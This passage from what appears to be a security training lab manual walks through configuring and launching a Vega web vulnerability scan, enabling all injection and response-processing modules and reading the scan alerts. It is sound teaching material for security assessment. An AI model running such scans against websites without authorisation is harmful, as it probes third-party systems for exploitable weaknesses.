


Figure 1.6.5: Setting a scan target

16. The **Select Modules** wizard appears; double-click on both of the checkboxes (**Injection Modules** and **Response Processing Modules**) to select all options.
17. By checking these options, all modules under these options will be selected. Click **Next**.




Figure 1.6.6: Selecting modules

18. In the **Authentication Options** wizard, leave the settings to default and click **Next**.

19. In **Parameters** wizard, leave the settings to default and click **Finish** to initiate the scan.




Figure 1.6.7: Parameters section

20. The **Follow Redirect?** pop-up appears; click **Yes** to continue.



Figure 1.6.8: Follow Redirect? pop-up

21. The Vega application starts scanning the target website for vulnerabilities. Observe the **Scanner Progress** bar and wait for it to finish.

Note: In the left-hand pane, under the **Scan Alerts** section, you can see the scan status as **Auditing**. As soon as Vega completes, the scan status changes to **Completed**.




Figure 1.6.9: Scan initiated

T A S K 6 . 3

Examine the Scan Result

22. After the scanner finishes performing its vulnerability assessment on the target website, it lists the discovered vulnerabilities under **Scan Alert Summary**.

